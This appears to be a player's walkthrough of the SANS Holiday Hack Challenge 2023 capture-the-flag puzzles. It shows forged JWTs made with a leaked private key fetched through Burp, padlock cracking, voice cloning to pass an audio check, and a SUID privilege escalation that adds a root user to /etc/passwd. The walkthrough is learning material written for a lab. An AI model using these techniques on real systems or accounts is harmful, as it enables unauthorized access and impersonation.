Have uploaded Wombley Cube Audio book to clone the same voice and the pass phrase I got above - And he whispered, 'Now I shall be out of sight; So through the valley and over the height.' And he'll silently take his way.
To create an audio with his voice: Uploaded the audio book in clone section and named it Wombley, then created audio with above text.

Then I uploaded the wav file to open the Space Island Door.

And he whispered
Now I 1 (2).wav


I went inside the Cape Cosmic island and explored the telescope.

Pixel Puzzles Redux

Amidst the Rainraster Cliffs on Pixel Islands, a new character emerged - PINEY SAPPINGTON. Tasked with aiding in the Elf Hunt game by tinkering with JWTs, I navigated the digital labyrinth until success.

I aimed for a score of 75. Choosing a shortcut, I ventured into the Inspect console and directly altered the score value. Changing JWT cookie payload to alter the speed is another way, but the cookie is not staying constant and the function is set to change the speed when you shoot.

Right click on the window → Inspect Console →



For the JWT way, we can take the JWT cookie and parse it in jwt.io page → Change the payload value of speed from -500 to some other number to change speed and shoot the elves. But, it's a long way.
In the triumphant aftermath, my reward was unexpected—**the Captain's Journal**, a key that promised significance at Brass Buoy Port on Steampunk Island.

Telescope:

In the Cape Cosmic Island the Tram took me to, I found a telescope and observed that a missile is set to **point to Earth**.
Zoomed in on the missile:

Azimuth: 20.02

Altitude: 23.55


At 32x zoom

Steam Punk Sabotage

At Brass Buoy Port on Steam Punk Island, I rendezvoused with CHIMNEY SCISSORSTICKS. The captain had intercepted broadcasts from mischief makers, and they hatched a plan to throw them off course. Armed with the captain's Software Defined Radio (**SDR**) and its **JWT** access control, I delved into the realm of filename abbreviations and word shortening. The mission: broadcast **misleading times** (4 hours earlier) on the same frequency and date. Yet, to execute this plan, we needed the administrative JWT and whispers of a private key echoed in the air, hinting at a deeper layer of intrigue waiting to be unraveled.

For all this, I need to login as **GeeseIslandsSuperChiefCommunicationsOfficer role**

I was able to access the Captain's journal, JWT Manual Volume 1, Volume II, Decoder index, Owner's card and Captain's ChatNPT initial To-Do List.



The Captain's Journal

Date: March 10, 2023

I can hardly contain my excitement as I write this journal entry today. Just a few days ago, I received the news that I've been promoted to the ROLE of 'GeeseIslandsSuperChiefCommunicationsOfficer'. This is a dream come true! The joy and pride I feel are indescribable. I'm immensely grateful for the trust and recognition from the Geese Islands leaders, and I'm eager to embrace the responsibilities of this new role. The warm congratulations from my colleagues and the support of my family make this moment even more special.

Date: July 15, 2023

As I reflect on the past few months, I'm filled with happiness and a sense of accomplishment. Filling the ROLE of 'GeeseIslandsSuperChiefCommunicationsOfficer' has been an incredible journey. I've had the privilege of leading a talented team, and together, we've achieved remarkable milestones in our communication efforts. The positive impact we've made on the islands is truly fulfilling. I'm continually inspired by the dedication and creativity of my colleagues, and I'm excited to see what the future holds in this role. This promotion has brought not only professional growth but also immense joy to my life.

No need for a thermal shield here; Geese Islands offers a warm front that's out of this world. Space out on our sandy shores!


Just Watch This
Owner's Manual Volume I

Congratulations on your purchase of the 'Just Watch This' software defined radio (SDR) system! We are sure that this system, complete with its digital decoder plugins will fulfill all of your radio monitoring needs for years to come.

The most important item to understand is that, unlike other SDRs out there that allow one to just turn them on and start listening, our 'Just Watch This' system has built in access controls which provide owners/administrators the ability to control how the SDR may be used. Access controls are based on the ROLE that is CLAIMed in unique AUTHORIZATION tokens. BEARERs of tokens with different ROLEs are permitted to use the SDR in different ways.

For example, simply running our software requires the lowest level AUTHORIZATION, the 'radioUser' ROLE. To actually use the SDR and begin listening to transmissions, one must use the unique AUTHORIZATION token mentioned on the OWNER's CARD which grants the 'radioMonitor' ROLE. To perform more privileged actions, such as decoding messages ('radioDecoder' ROLE) or use the TRANSMITTER (specific JWT system administrator ROLE), different unique tokens are required.

For more information about the special 'Just Watch This' technology in use, refer to 'Just Watch This: Owner's Manual Volume II', https://jwt.io/introduction, and https://jwt.io. To learn about decoding messages, please refer to 'Just Watch This: Appendix A - Decoder Index'.



Just Watch This
Owner's Manual Volume II

As discussed in 'Just Watch This: Owner's Manual Volume I', using the JWT system requires the use of unique AUTHORIZATION tokens which define specific ROLEs that govern how the JWT SDR may be used. When the software is installed, three software defined ROLEs are provided and a special, uniquely named administrative ROLE is created. Each ROLE has a corresponding unique AUTHORIZATION token which, when submitted with requests, permit using the SDR in a manner according to the ROLE.

The 'Just Watch This' technology uses special KEYs to craft each unique token in a secure manner which prevents tinkering with tokens to gain unauthorized access. Only those tokens created during the install may be used to access a JWT SDR system. For this reason, it is very important to protect and store the special KEYs in FOLDERS which may be accessed only by authorized personnel. Should someone gain access to your special KEYs, they may be able to generate their own copy of the unique administrative token and gain access with the administrative ROLE.

Just Watch This
Appendix A - Decoder Index

There are many types of transmissions that one can receive with the 'Just Watch This' Software Defined Radio (SDR) system. Some of these will sound as a series of strange 'beeps', 'boops', and 'squawks' which can only be decoded using the plugins included with the JWT SDR system.

This JWT SDR system comes with a 'CW' (commonly called 'Morse Code') decoder and a RadioFax (also commonly known as 'Weather Fax' or 'WeFax') decoder. The 'CW' decoder will turn the audible dots and dashes of Morse Code into understandable text.

'RadioFax' is commonly used for transmitting weather charts and maps, although the technology is not limited to just that use. The included 'RadioFax' decoder will turn the unique audible 'RadioFax' signal into a graphic similar to how a phone fax machine operates.

Amongst the various voice transmissions that one may hear while using the JWT SDR system, occasionally, one may come across what is known as a 'numbers' station. According to ChatNPT, "a numbers station is a type of shortwave radio station characterized by broadcasts of formatted numbers, which are believed to be coded messages. The broadcasts typically feature a series of spoken numbers, sometimes preceded by a piece of music or a specific set of tones, known as "interval signals." One such infamous numbers station that operated until 2008 is the 'Lincolnshire Poacher' which regularly broadcast messages using the format:

'Music-(5-digits)-(6 Chimes)-(5-Digit Number Groups)-(6 Chimes)-Music'

More information about the 'Lincolnshire Poacher' can be found at https://www.numbers-stations.com/english/e03-the-lincolnshire-poacher/.

With the SDR window open, simply click on a signal peak while using the 'radioDecoder' ROLE token in order to hear and decode a signal..

Just Watch This: Owner's Card

During the installation of your Just Watch This radio system, the 'rMonitor.tok' file containing the 'radioMonitor' role token was created in the '/jwtDefault' directory. The proper use of this AUTHORIZATION token will allow viewing of received signals in the waterfall display. However, to decode any digital signals received, you will need the 'radioDecoder' role token. See the Just Watch This: Appendix A - Decoder Index to learn more about decoding digital signals. To use the transmitter functionality, the special AUTHORIZATION token for administrators created during install is required.

Captain's ChatNPT
Initial To-Do List

Captain's Prompt: How should I store my JWT private and public keys?

ChatNPT: Storing your JSON Web Token (JWT) private and public keys securely is crucial to ensure the integrity and security of your authentication and authorization system. Here are some best practices for storing JWT keys:

1. Use a Secure Location:

Private Key: ~~Store the private key in a highly secure location with restricted access~~. This could be a secure directory on your server or a hardware security module (HSM) if available. Avoid storing private keys in easily accessible or publicly accessible locations.

Public Key: The public key can be more widely distributed as it is used for verifying JWTs. However, it should still be stored securely to prevent unauthorized modifications.

(**Status:** I moved the private key to a folder I hope no one will find. I created a 'keys' folder in the same directory the 'roleMonitor' token is in and put the public key 'capsPubKey.key' there.)

2. File Permissions:

Private Key: Ensure that only authorized personnel or services have read access to the private key file. Restrict file permissions to the minimum necessary. Use file system permissions to limit access to the private key.


Public Key: Public keys are less sensitive, but it's still a good practice to restrict read access to only those who need it.


(**Status:** I think this is done. I should plan to have a penetration test done to counter any hacking against this SDR once I am finished with the full checklist. I trust ChatNPT will generate the same list of items from my prompt once I finish with these first two items.)

From misfit toys to beachside joys, Geese Islands welcomes all girls and boys. Here, every misfit finds their sun-soaked fit.

Basically, we need radioMonitor role to open SDR and monitor signals, radioDecoder to decode the signals and CCO role to transmit any signals. I used burp proxy in Firefox to intercept the traffic and change the JWT values to change roles. I also added JWT editor extension in burp to change the values easily.


It says radioMonitor token is saved in /jwtDefault/rMonitor.tok, means radioDecoder token must be in /jwtDefault/rDecoder.tok. Below are the SDR and Transmitter.





First I tried accessing the SDR and intercepted the log in Burp to sent it the Repeater.

GET /checkRole → GET /jwtDefault/rMonitor.tok with remaining request as is and sent.




GET /checkRole HTTP/2
Host: captainscomms.com
Cookie: justWatchThisRole=
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
Authorization: Bearer

GET /jwtDefault/rMonitor.tok HTTP/2
Host: captainscomms.com
Cookie: justWatchThisRole=
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjA
NywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkg
lxt_f25EEnFcAYYul73iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ
Q__k__oSKNlyjxZJ1WvbGuJ0noHMm_qhSXomv4_9fuqBUglt1PmY1RFN

HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
X-Cloud-Trace-Context: c8b0598a576091693fb8a053c9b486d7;o=1
Date: Sat, 30 Dec 2023 12:45:58 GMT
Server: Google Frontend
Cache-Control: private
Content-Length: 556
Via: 1.1 google, 1.1 google
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvTW9uaXRvciJ9.f_z24CMLim2JDKf8KP_PsJmMg3l_V90zEwKlE_IBE9rrIGRVBZjqGpvTqAQQSesJD82LhK2h8dCcvUcF7awiAPpgZpcfM5jdkXR7DAKzaHAV0OwTRS6x_Uuo6tqGMu4XZVjGzTvba-eMGTHXyfekvtZr8uLLhvNxoarCrDLiwZ_cKLViRojGuRIhGAQCpumw6NTyLuUYovy_iymNfe7pqsXQNL_iyoUwWxfWcfwch7eGmf2mBrdEiTB6LZJ1ar0FONfrLGX19TV25Qy8auNWQIn6jczWM9WcZbu0If0vlvKhyVWbPdAK3zB700m-DbWmlaFNYKr6JIRDLobPfiqhKg


Now went back to Proxy, replaced the authorization bearer to the above and forwarded to see if I can access the SDR. And I AM. But I am unable to open any spike, understood because of lack of Decoder role.



Now that I got the radioMonitor.tok file, I can access SDR with this token. Went back to the responder window and replaced the existing Authorization Bearer token to the above and accessed
GET /jwtDefault/rDecoder.tok.

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Msk1LjM0MDMzMjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvRGVjb2RlciJ9.cnNu6EjIDBrq8PbMl QNF7GsTqt00L00Q2sAKBRusa9
bHMZGFx0p0meCy2Ltv7NUPvlyT9NZ-WapQ1-GNcw011SsbxsOyQ03Mh2Tt3rS65dmb5cmYIZcOpol-imtclWh5s10TGUtqSjbeeZ2QAMUFx3Ad93gR20pKpjmoeG_Iec
4JHLTJVEksogow0ouGyDxNAagIICSpe61F3MY1qTib0LSbq3UVfiIJS4XvGJwqbYfLdbhc-FvHWBUbHhAsIgTIyx6kf0N0H9JBo2RRQKvN-0K37aJRTqbq99mS4P9PEV
s0-YIIufUxJGIW0TdMNuV03or6bIeVH6CjexIl14w6fg

Now went back and accessed SDR, but this time replaced the existing bearer token with radioDecoder token in Burp Proxy. Now I am able to access Spikes too. There are 3 spikes and I took screenshots of decoder window for future use.



The frequency is 10426 Hz; Private key is in TH3CAPSPR1V4T3F0LD3R

As per Lincolnshire Poacher format, the message will be 12249 12249 16009 16009 repeated 2 times. If 9 is the interval signal given between the messages, then it will be 1224 1224 1600 1600 which looks like 12/24 16:00.

Now that I have the location of public key and private key , I accessed them with the decoder token only. It says, he kept keys in keys folder under jwtDefault folder and kept **capsPubKey.key** there.
GET /jwtDefault/keys/capsPubKey.key
GET /jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/capsPrivKey.key

-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsJZuLJVB4EftU0QN1Auw
VsJyrlMa4xFo6EsEsrkprnQcdgws2iMM76IEiH8FlgKZG1U0RU4N3suI24NJsb5w
J327IYXAu0LBLsIN65nQhJ9wBPR7Wd4Eoo2wJP2m2HKwkW5Yadj6T2YgwZLmod3q
n6J1hN03D0k1biNuLDyWao+MPmg2RcxDR2PRnfBartsw0HPB1yC2Sp33eDGkpIXa
cx/1GVHFVxE1ptXP+as0AsK1wEesyDjyUxZcMMmV0VibseXbxsXYvV3knScr2WY0
qZ5ssa4Rah9sWhm0CKG638/1VD9kwbvc021MlUeTp7vw0TXEGyadpB0WsuIKuPH6
uQIDAQAB
-----END PUBLIC KEY-----


-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQCwlm4slUHgR+1Q
5A3UC7BXMnKvUxrjEWjoSwT0uSmudBx2DDPaIwsvogSIfwWWApkbVTRFTg3ey4jb
g0mxvnAnfbshhcC44sEvMg3rmdCEn3AE9HtZ3gSijbAk/abYcrCRblhp2PpPZiDB
kuah3eqfomWE3TcM6TVuI24sPJZqj4w+aDZFsENHY9Gd8Fqu3PDQc8HXILZKnfd4
MaSkhdpsH+UZUcVXETWmlc/5qw4DMrXAR7PI0PJTFlwwyZXRWJvN5dvGxdi9XeSd
JyvZZg6prwyxrhFqH2xaebQIobrfs+VUP2TBu9w7aUyVR50nu/A5NcQbJp2kHRay
4gq48fq5AgMBAAECggEAT1cmYJQE6i2uvFS4R8q5vClu0JYsVupJ2sgxRU7DDZiI
adyHAm7LVeJQVYfYoBDeANC/hEGZCK70M+heQMMG0ZbfdoNCmSNL5ha0M0IFT1j3
VtNph9hlwQHP09FN/DeBWruT8LloauIZhRcZR1V0uexPUm7bddheMlL41Rp59qKj
9k1hUQ3R3qAYST2EnqpEk1NV3TirnhIcAod53aAscAqg/VruoPhdwmSv/xrfDS9R
DCx0spl HbVQ7sxZSt6UR0/El6BrkvVvJEqECMUd0N4agNEK5IYAFuIbETFNSu1TP
/dMvnR1fpM01P0XeUKPNFveGKCc7B4IF2aDQ/CvD+wKBgQDpJjHSbtABNaJqVJ3N
/pMR0k+UkTbSW69CgiH03TNJ9Rf1VMphwNfFJqwcWUwIEsBpe+Wa3xE0ZatecEM9
4PevvXGujmfskst/PuCuDwHnQ50kRwaGIkujmBaNFmpkF+51v6LNdnt8UPGrkovD
onQIEjmvS1b53eUhDI91eysPKwKBgQDB5RVaS7huAJGJ0gMpKsu54N6uljSwoiss
YJRY+5V0h65PucmZHPHe4/+cSUuuhMW0Pinr+tbZtwYaiX04CNK1s8u4qqcX2ZRD
YuEv+WNDv2e1XjoWCTxfP71EorywkEyCnZq5kax3cP0qBs4UvSmsR9JiYKdeXfaC
VGiUyJgLqwKBgQDL+VZt0/V0mZXWY0E0b0JL0DCXUdQchYn3LdJ3X26XrY2SXXQR
wZ0EJqk8xAL4rS8ZGgPuUmnC5Y/ft2eco000usbR+FSDbIoMcP4wSYDoyv5IIrta
bnauUUipdorttuIwsc/E4Xt3b31/GV6dcWsCBK/i5I7bW34yQ8LejTtGsQKBgAmx
NdwJpPJ6vMurRrUsIBQulXMMtx2NPb0XxFKeYN4uWhxKITWyKLUHmKNrVokmwe1W
Wiodo9fG01vh040tg7rpfemBP1EG405rBu6q/LdKPhjm20h5Fbd9LCseJah9shVJ
Y46bJY/i6Ys6Q9rtic0+411fk344HDZvmbq2PEN5AoGBANrYUVhKdTY00mxL0rBb
kk8qpMhJycpmLFwymvFf0j3dWswo8cY/+2sCFEtv6t1r7b8bjs/NYrwS0GvEc6Bj
xVa9JIGLTKZt+VRYMP1V+uJEmgSnwUFKrXPrAsyRaMcq0HAvQ0MICX4ZvGysWhut
UdQXV73mNwnY10RQmBnD01+i
-----END PRIVATE KEY-----

Now that I have both public and private keys, I used them to sign my JWT for the role I need. I have used https://jwt.io portal to make the edits. First pasted the token I have and changed the role in payload as below and pasted public/private keys I got above. Once uploaded, it should say signature verified.

{"iss": "HHC 2023 Captain's Comms",
....
"role": "GeeseIslandsSuperChiefCommunicationsOfficer"}

Signature Verified

Left side panel gives the resulting token, which is GeeseIslandsSuperChiefCommunicationsOfficer account's token. Now I went back and accessed Radio transmitter and in the Burp proxy, replaced the bearer token with CCO token to access radio transmitter and forwarded the /checkRole log. EEEE haaa!



I then gave the values here but with 4 hours earlier time to misled elves:
16:00 is 4:00 PM and I need to give 12:00 PM
10426 Hz, 1224, 1200

Once entered, clicked the Tx button in orange color:

Lock and Key Challenge

Still at Brass Buoy Port on Steam Punk Island, a new challenge emerged in the form of BOW NINECANDLE. Tasked with unlocking a combination padlock, the catch was to do it with the fewest possible combinations. I followed the procedure as is in the below reference and unlocked the pad.

https://samy.pl/master

1. Set the dial to 0.
2. Apply full pressure upward on the shackle (dark red) as if trying to open it.
3. Rotate dial to the left (towards 10) hard until the dial gets locked.
4. Notice how the dial is locked into a small groove. If you're directly between two digits such as 3 and 4, ignore and continue. However, if the dial is between two half digits (eg 2.5 and 3.5), then enter the digit in-between into First Locked Position. I got 7
5. Do the same again until you find the second digit
6. Apply half as much pressure (olive green) to the shackle and rotate dial to the right until you feel resistance. Rotate the dial to the right several more times to ensure you're feeling resistance at the same exact location. I got 32.5
7. Enter this number in Resistant Location and click Find Combos! I got 38 as first digit, (0, 4, 8, 12, 16, 20, 24, 28, 32, 36) as possible second digits and (18, 38) in third digits with total 20 combinations.
8. For 18, I have 0.9 point give and for 38 I have 0.5 give. So, I have chosen 18 as my third digit. Now I have 8 combinations in total and tried them as below:

- Reset the lock. Stop at First Digit by turning right. (38)
- Turn left in full turn passing 1st number and stop at Second Digit. (16)
- Turn right and stop at Third Digit. Pull shackle. (18)

Noir Card Conundrum

Returning to Chiaroscuro Island on Film Noir Island, I encountered SHIFTY MCSHUFFLES and his Python-based card game, "Bamboozle the Dealer." A card game riddled with NaN injection vulnerabilities; the challenge was to outsmart Shifty. Armed with Python prowess, I sought to send an error he might not decipher.

I have to pick 5 unique numbers from 0-9, I should pick the lowest and highest numbers to get a point. Highest score to win is 10.

I managed to give 1 nan every time with 4 other random numbers till I got the 10 points.

Forgotten Secrets

Within Squarewheel Yard, I encountered GARLAND CANDLESTICKS, troubled by a forgotten luggage key combination. A whisper of intrigue surrounded the contents—an elusive **pamphlet**. Inspired by Chris Elgee's talk, I decided to put my newfound insights to the test. A spontaneous decision led to unlocking the luggage, unveiling the secrets contained within.

While the key is pressed half and a calculated turn of the wheel, halting precisely on the correct digit will open the lock. If not opened, try moving all one level in clockwise once at a time and check.

Difficulty 3:

Difficulty 4: First resistance at 8340, then turned downwards once each until all 4 get resistance while the pressure is on. I continued the same and got it opened at 1759 for me. Ta Da! There's the pamphlet.

Trove of Whispers

Delving deeper into Misfit Toys Island, my exploration led me to the Tarnished Trove - a haven for more misfit toys. There, DUSTY GIFTWRAP spun tales of buried treasure and dropped hints to uncover its secrets. The Gameboy cartridge detector's subtle hum will hint at proximity to hidden gems. He did mention about pushing, hearing, and scanning QR code and provided me a Game Boy Cartridge Detector.

Within the Tarnished Trove, a hat transformed into the portal for "**Elf the Dwarf's, Gloriously, Unfinished, Adventure! - Vol1**," a whimsical video game. Armed with the keys e, r, and z, I embarked on the journey of shuffling blocks to their correct positions. Each move required meticulous planning, especially when dealing with cornered blocks that refused to budge. You can always go back to KODY (Pup at the gate) to reset the game. For the last block, I took it for a tour.

The QR code redirected to the Flag: santaconfusedgivingplanetsqrcode

Fishy Feats

At Squarewheel Yard on Misfit Toys Island, I stumbled upon POINSETTIA MCMITTENS and his bold fishing boasts. The challenge was set—catch 20 fish before returning.
Navigating the ocean, I cast my line strategically, reeling in fish with precision. Timing my clicks at the **red** indicator, I swiftly amassed a collection, cataloged in the **Pescadex**—a testament to my fishing prowess on Misfit Toys Island.

Upon triumphant completion, Poinsettia spilled the beans on a secret—an automatic fish catcher.
The key to this piscatorial marvel? Implementing it with AutoIt, socat, adding a touch of technological ingenuity to the whimsical world of Misfit Toys Island.


Fishing Mastery


In the rhythmic dance of the sea, I learned the art of fishing. Cast, wait for the "Reel it in" button to turn red, and click swiftly to secure the catch. A seamless repetition unfolded, turning the vast expanse of the sea into my personal fishing canvas.
Scanned the scripts and noted the below:

<!-- [DEV ONLY] Fish Density Reference →
https://2023.holidayhackchallenge.com/sea/fishdensityref.html → *This page has heatmaps of every fish that can be overlayed with the original islands picture to get the density of the particular fish.*
https://2023.holidayhackchallenge.com/sea/assets/minimap.png → *Islands overview*
<button class="castreel">Cast Line</button>
<button class="reelitin">Reel it in</button>
window.SEA_WS_HOST = 'wss://2023.holidayhackchallenge.com/sail'


I took the help of **other players, ChatGPT and Bard AI** to understand the js scripting and automation from console.

```
// Select the first button you want to observe
var targetButton = document.querySelector('button.reelitin.gotone');
// Function to click the reelitin button
function clickSecondButton() {
  var secondButton = document.querySelector('button.reelitin');
  if (secondButton) {
    secondButton.click();
  } else {
    console.log('Second button not found. Make sure it exists on the page.');
  }
}

// Function to click the "Cast Line" button with a 1-second delay
function clickCastLineButton() {
  var castLineButton = document.querySelector('button.castreel');
  if (castLineButton) {
    castLineButton.click();
  } else {
    console.log('Cast Line button not found. Make sure it exists on the page.');
  }
}
// Create a MutationObserver instance
var observer = new MutationObserver(function(mutations) {
  mutations.forEach(function(mutation) {
    // Check if the class name has changed at all
    if (mutation.type === 'attributes' && mutation.attributeName === 'class') {
      var currentClass = mutation.target.className;
      // Check if the class has changed to 'reelitin gotone'
      if (currentClass.includes('reelitin gotone')) {
        console.log('Button class changed to "reelitin gotone"');
        // Click the reelitin button
        clickSecondButton();
        // Wait for 1 second, then click the "Cast Line" button
        setTimeout(clickCastLineButton, 1000);
      }
    }
  });
});
// Configure the observer to watch for attribute changes
var config = { attributes: true };

// Start observing the target button for changes
observer.observe(targetButton, config);
```





In Inspect Console, I ran the above script and clicked on cast reel to start the script. It requests an mp3 of cast reel sound and then, once the button class is changed to "reelitin gotone", it loads the fish <id>.png and shows up in the Pescadex.



Prompts I gave to the AI to get an idea of the script to develop:

→ I want a JavaScript code to run in browser's inspect console with mutations where it first clicks button.castreel and checks if reelitin gotone class exists and click on the button reelitin. I basically has to check for attribute changes and need to be vigilant if the reelitin gotone class exists.

→ there are 2 classes named castreel and reelitin. It has click on castreel and wait for the reelitin to call reelitin gotone class, then click on the reelitin button. Once done, wait for 1 second and click on the cast reel again. If the cast reel is already clicked, then start with looking for the reelitin gotone stage.

Troll's Tale

At the Ostrich Saloon, I encountered ROSE MOLD, a Frost Planet troll seeking assistance in privilege escalation. Hint is "Use the privileged binary to overwriting a file to escalate privileges could be a solution, but there's an easier method if you pass it a crafty argument." But to win this game, to root you must glide. Climb the ladder, permissions to seize.

I followed the method "Exploiting SUID Executables"
https://payatu.com/blog/a-guide-to-linux-privilege-escalation

To print executables with suid permissions:

```
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
...
...
/usr/bin/simplecopy
```

Simplecopy looked vulnerable other than the regular ones. It is used to copy files. I was able to copy back /etc/passwd file, so I used it to add new users with root privileges.

```
simplecopy /etc/passwd passwd
cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

The format should be like this, I wanted to add a new user named holiday with password holiday123 at the end of the file. I created a salt value of password using openssl.

```
openssl passwd -1 -salt ignite holiday123
$1$ignite$PLq5D81T/14WWcRL2wZxw/
```

Now tried adding a row with **username:Password(with escape characters):0:0:rootperms:shellpath** but I didn't have permissions to add as it's under root. So I created another file passwd1 with same contents and then appended the row.

```
touch passwd1
echo "holiday:\$1\$ignite\$PLq5D81T/14WWcRL2wZxw/:0:0:root:/root:/bin/bash: >> passwd1
```

Then I deleted the passwd and renamed passwd1 to passwd.

```
rm passwd
mv passwd1 passwd
```

Then I copied back the passwd file to /etc/passwd

```
simplecopy passwd /etc/passwd
```

Now that I have the user added, I tried logging in with the user holiday

```
su holiday
Password: holiday123
```

Once logged in, I checked the current user,

```
# whoami
root
cd /root
./runmetoanswer
```

Who delivers Christmas presents?

```
> santa
```

Upon resolving the challenge, Rose revealed whispers of a hidden, uncharted area along the island's coast. The air tingled with mystery as Rose hinted at similar enclaves on other islands, rumored to harbor the elusive Bad Vibe Toys. I already found the game cartridge vol1. Started my journey to find other two.

Midnight Intrigue

In the shadowy corners of the Blacklight District on Film Noir Island, I encountered FITZY SHORTSTACK, unraveling tales of a cyber incident involving an influx of unusual emails through ChatNPT. Recognizing the need for a vigilant eye, Fitzy sought my assistance. Focusing on email security, I delved into the intricacies of SPF, DKIM, DMARC, and sender domain validations.

```
Return-Path: <david.jones@geeseislands.com
Received: from mail.geeseislands.com
DKIM-Signature: v=1; a=rsa-sha256; d=geese
b=HJgZP0lGJb8xK3t18YsOUpZ+YvgcCj2h3ZdCQF/T
2Jy2b2RQlKcY0a5+j/48edL9XkF2R8jTtKgZd9JbOO
DMARC: Pass
```

```
Return-Path: <victor.davis@anotherdomain.com>
Received: from anotherdomain.com
DKIM-Signature: v=1; a=rsa-sha256; d=anotherd
b=HJgZP0lGJb8xK3t18YsOUpZ+YvgcCj2h3ZdCQF/TN0X
2Jy2b2RQlKcY0a5+j/48edL9XkF2R8jTtKgZd9JbOOyD4
DMARC: Fail
```

If the DMARC (SPF+DKIM) is Pass then it's SAFE, if it is Fail then it's a Phishing email.

Detective's Dilemma

Inside the Gumshoe Alley PI Office on Film Noir Island, I crossed paths with TANGLE COALBOX from Kusto Detective Agency. A network infection from a phishing email clicker demanded for expertise, and Azure Data Explorer became the tool of choice. The challenge lay in creating a personal cluster with the necessary data.

https://detective.kusto.io/sans2023

https://dataexplorer.azure.com/publicfreecluster

PS: You need to sign in to Azure with your personal account.

```
.execute database script <|
.create table AuthenticationEvents (timestamp:datetime, hostname:string, src_ip:string, user_agent:string, username:string, result:string, password_hash:string, description:string)
.create table Email (timestamp:datetime, sender:string, reply_to:string, recipient:string, subject:string, verdict:string, link:string)
.create table Employees (hire_date:datetime, name:string, user_agent:string, ip_addr:string, email_addr:string, company_domain:string, username:string, role:string, hostname:string)
